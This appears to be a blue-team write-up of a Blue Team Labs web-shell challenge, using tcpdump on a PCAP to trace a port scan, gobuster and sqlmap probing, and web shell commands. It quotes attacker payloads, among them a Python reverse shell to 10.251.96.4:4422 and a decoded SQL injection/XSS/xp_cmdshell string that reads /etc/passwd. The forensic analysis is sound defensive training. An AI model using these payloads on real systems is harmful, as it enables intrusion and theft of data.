

Reference: https://blueteamlabs.online/home/challenge/network-analysis-web-shell-d4d3a2821b

Download the PCAP from the above link




Pcap file analysis with tcpdump.



Number of packets

sudo tcpdump -r BTLOPortScan.pcap --count



Cut the source Ip address from the packet

sudo tcpdump -r BTLOPortScan.pcap | cut -d " " -f 3 | cut -d "." -f 1-4 | sort | uniq -c | sort -nr

```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Network Analysis - Web Shell$ sudo tcpdump -r BTLOPortScan.pcap | cut -d " " -f 3 | cut -d "." -f 1-4 | sort | uniq -c | sort -nr
reading from file BTLOPortScan.pcap, link-type LINUX_SLL (Linux cooked v1), snapshot length 262144
   8299 10.251.96.5
   7607 10.251.96.4
    801 172.20.10.5
    595 172.20.10.2
     24 fe80::8cd9:2533:202e:9e08.mdns
     23 fe80::6325:2041:881:b60c
     20 32.121.122.34
     16 Request
     15 Reply
     13 172.20.10.1
     12 _localdnsstub.domain
     12 fe80::140d:4c86:5273:c435
     11 10.251.96.3
     10 84.170.224.35
      9 ip6-localhost.http
      5 ip6-localhost.54284
      5 ip6-localhost.54282
      5 ip6-localhost.54280
      3 localhost.mdns
      3 fe80::e20e:7607:c1ad:ee72.mdns
      3 2401:4900:4c17:fd5a:db39:9473:3d34:44ef.mdns
      3 172.20.10.3
      2 localhost.55834
      2 localhost.50070
      2 localhost.49592
      2 localhost.43384
      2 localhost.41644
      2 localhost.37526
      1 fe80::140d:4c86:5273:c435.mdns
      1 0.0.0.0
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Network Analysis - Web Shell$
```

The number of these two ip is a lot which is kind of suspicious. So, out of this two IP one is performing scan which is source IP address and another is destination IP address. Let's investigate further.

Packet involving http request

sudo tcpdump -tt -r BTLOPortScan.pcap port 80 --count

```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Network Analysis - Web Shell$ sudo tcpdump -tt -r BTLOPortScan.pcap port 80 --count
reading from file BTLOPortScan.pcap, link-type LINUX_SLL (Linux cooked v1), snapshot length 262144
14109 packets
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Network Analysis - Web Shell$
```


From our analysis we can see that 10.251.96.4 is the source and 10.251.96.5, and the GET and POST request is made to .php file.

```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Network Analysis - Web Shell$ sudo tcpdump -tt -r BTLOPortScan.pcap port 80 and host 10.251.96.5 | grep -E "GET|POST"
reading from file BTLOPortScan.pcap, link-type LINUX_SLL (Linux cooked v1), snapshot length 262144
1612715529.014756 IP 10.251.96.5.36546 > 32.121.122.34.bc.googleusercontent.com.http: Flags [P.], seq 1:88, ack 1, win 64240, length 87: HTTP: GET / HTTP/1.1
1612715611.163267 IP 10.251.96.4.49512 > 10.251.96.5.http: Flags [P.], seq 1:312, ack 1, win 502, options [nop,nop,TS val 2446204455 ecr 1334802247], length 311: HTTP: GET / HTTP/1.1
1612715611.251472 IP 10.251.96.4.49512 > 10.251.96.5.http: Flags [P.], seq 312:601, ack 557, win 501, options [nop,nop,TS val 2446204543 ecr 1334802249], length 289: HTTP: GET /favicon.ico H
TTP/1.1
1612715614.443737 IP 10.251.96.4.49512 > 10.251.96.5.http: Flags [P.], seq 601:997, ack 1046, win 501, options [nop,nop,TS val 2446207737 ecr 1334802336], length 396: HTTP: GET /login.php HT
TP/1.1
1612715620.723598 IP 10.251.96.4.49514 > 10.251.96.5.http: Flags [P.], seq 1:501, ack 1, win 502, options [nop,nop,TS val 2446214020 ecr 1334811808], length 500: HTTP: POST /login.php HTTP/1
.1
1612715623.055043 IP 10.251.96.4.49514 > 10.251.96.5.http: Flags [P.], seq 501:906, ack 576, win 501, options [nop,nop,TS val 2446216352 ecr 1334811809], length 405: HTTP: GET /login.php HTT
P/1.1
1612715623.694330 IP 10.251.96.4.49514 > 10.251.96.5.http: Flags [P.], seq 906:1311, ack 1150, win 501, options [nop,nop,TS val 2446216992 ecr 1334814140], length 405: HTTP: GET /login.php H
TTP/1.1
1612715624.205996 IP 10.251.96.4.49514 > 10.251.96.5.http: Flags [P.], seq 1311:1716, ack 1724, win 501, options [nop,nop,TS val 2446217504 ecr 1334814779], length 405: HTTP: GET /login.php
HTTP/1.1
1612715624.743551 IP 10.251.96.4.49514 > 10.251.96.5.http: Flags [P.], seq 1716:2121, ack 2298, win 501, options [nop,nop,TS val 2446218042 ecr 1334815291], length 405: HTTP: GET /login.php
HTTP/1.1
1612715645.329766 IP 10.251.96.4.49516 > 10.251.96.5.http: Flags [P.], seq 1:89, ack 1, win 502, options [nop,nop,TS val 2446238638 ecr 1334836414], length 88: HTTP: GET / HTTP/1.1
1612715645.333201 IP 10.251.96.4.49516 > 10.251.96.5.http: Flags [P.], seq 89:213, ack 501, win 501, options [nop,nop,TS val 2446238642 ecr 1334836416], length 124: HTTP: GET /3cc7ec0e-a2d8-
466f-aa6c-77acc2257650 HTTP/1.1
1612715645.335823 IP 10.251.96.4.49516 > 10.251.96.5.http: Flags [P.], seq 213:309, ack 935, win 501, options [nop,nop,TS val 2446238644 ecr 1334836418], length 96: HTTP: GET /.history HTTP/
1.1
1612715645.336980 IP 10.251.96.4.49516 > 10.251.96.5.http: Flags [P.], seq 309:404, ack 1369, win 501, options [nop,nop,TS val 2446238645 ecr 1334836421], length 95: HTTP: GET /.config HTTP/
1.1
1612715645.337313 IP 10.251.96.4.49528 > 10.251.96.5.http: Flags [P.], seq 1:99, ack 1, win 502, options [nop,nop,TS val 2446238646 ecr 1334836421], length 98: HTTP: GET /.cvsignore HTTP/1.1
1612715645.337481 IP 10.251.96.4.49526 > 10.251.96.5.http: Flags [P.], seq 1:96, ack 1, win 502, options [nop,nop,TS val 2446238646 ecr 1334836421], length 95: HTTP: GET /.bashrc HTTP/1.1
1612715645.337568 IP 10.251.96.4.49524 > 10.251.96.5.http: Flags [P.], seq 1:102, ack 1, win 502, options [nop,nop,TS val 2446238646 ecr 1334836421], length 101: HTTP: GET /.bash_history HTT
P/1.1
1612715645.337735 IP 10.251.96.4.49522 > 10.251.96.5.http: Flags [P.], seq 1:93, ack 1, win 502, options [nop,nop,TS val 2446238646 ecr 1334836421], length 92: HTTP: GET /.hta HTTP/1.1
1612715645.338009 IP 10.251.96.4.49520 > 10.251.96.5.http: Flags [P.], seq 1:93, ack 1, win 502, options [nop,nop,TS val 2446238646 ecr 1334836420], length 92: HTTP: GET /.cvs HTTP/1.1
```

sudo tcpdump -tt -r BTLOPortScan.pcap port 80 and host 10.251.96.5 | grep -E "GET|POST" | grep ".php"

Grep the .php file which looks suspicious like upload.php, dbfunctions.php. Then we will see the result.

sudo tcpdump -tt -r BTLOPortScan.pcap port 80 and host 10.251.96.4 | grep -E "GET|POST" | grep "dbfunctions.php"



These three packets look suspicious. We can clearly see that the attacker is trying to run the code via cmd parameter.


If we decode last cmd=python, the URL in cyber chef then we can see the following result

The attacker is trying to play win /bin/sh file with the reverse shell where he used 10.251.96.4 in 4422 port.

Breakdown of the dangerous pieces

- python -c '...python code...' — execute a Python command on the server.
- socket.socket(...); s.connect(("10.251.96.4",4422)) — connect back to attacker's address and port.
- os.dup2(s.fileno(),0/1/2) — redirect stdin/out/err to the socket, so the remote side can interact.
- subprocess.call(["/bin/sh","-i"]) — start an interactive shell whose input/output goes over that socket.


More finding we can immediately distinguish what is normal and what is abnormal. Like in below screenshot.



We can see this post request is dancing abnormally, -> POST /?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1

Let's investigate.

From cyberchef we can see



QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')# HTTP/1.1


Here

- **UNION ALL SELECT ... FROM information_schema.tables**: classic SQL injection technique to union attacker-controlled rows with legitimate query results so the attacker can read data from the database. information_schema.tables is a metadata table that lists database table names — the attacker is trying to **exfiltrate table names**.
- One of the selected columns is '<script>alert("XSS")</script>' — an **XSS (cross-site scripting)** payload. If the unioned output is reflected in a web page without proper encoding, it would execute JavaScript in victim browsers.
- WHERE 2>1 is tautological (always true) — used to satisfy syntax or bypass filters.
- --/**/ is a comment sequence to terminate the rest of the original SQL statement (many SQL dialects treat -- as comment; /**/ sometimes used to evade filters).
- EXEC xp_cmdshell(...) is a **SQL Server extended stored procedure** that allows execution of shell commands on the server. The attacker is attempting to run a shell command to read /etc/passwd.
- Note: xp_cmdshell is specific to Microsoft SQL Server and runs Windows commands; cat /etc/passwd is a Unix command. That combination indicates a sloppy or shotgun attempt to run arbitrary commands — it may fail depending on DB type and OS. If it did work, it aims to **read sensitive OS files** and exfiltrate them.

So, the attacker is trying to read database schema, XSS, RCE and bypass of simple filter using comment tokens

Let’s focus on the User-Agent, filter out the user agent

sudo tcpdump -nn -r BTLOPortScan.pcap -A -s 0 'tcp port 80' | grep -i 'User-Agent:' | sed 's/\r$//' |uniq -c | sort -nr



We can clearly see that the number of counts of gobuster and sqlmap is alot. So, the attacker has use. That output from pcap file clearly shows **two automated tools probing your server.**

gobuster/3.0.1


- **Tool type**: Directory/File brute-forcing tool.

sqlmap/1.4.7#stable

- **Tool type**: Automated SQL injection scanner.

Out tcpdump output shows it is an clearly TCP SYN packets. The [S] flag means this is a **SYN packet**, which is exactly what scanners use in **SYN (half-open) scans**.

- Source ports are different each time (50238, 50239, 49620, 49622, ...) → attacker is using ephemeral ports.
- No ACKs are seen back from attacker, only SYNs → typical **SYN scan / port scan** behavior.
- This is **probing which ports are open** on the target (destination IP).



Filter with attacker ip address

sudo tcpdump -nn -r BTLOPortScan.pcap host 10.251.96.4 and 'tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack|tcp-fin|tcp-rst) == 0'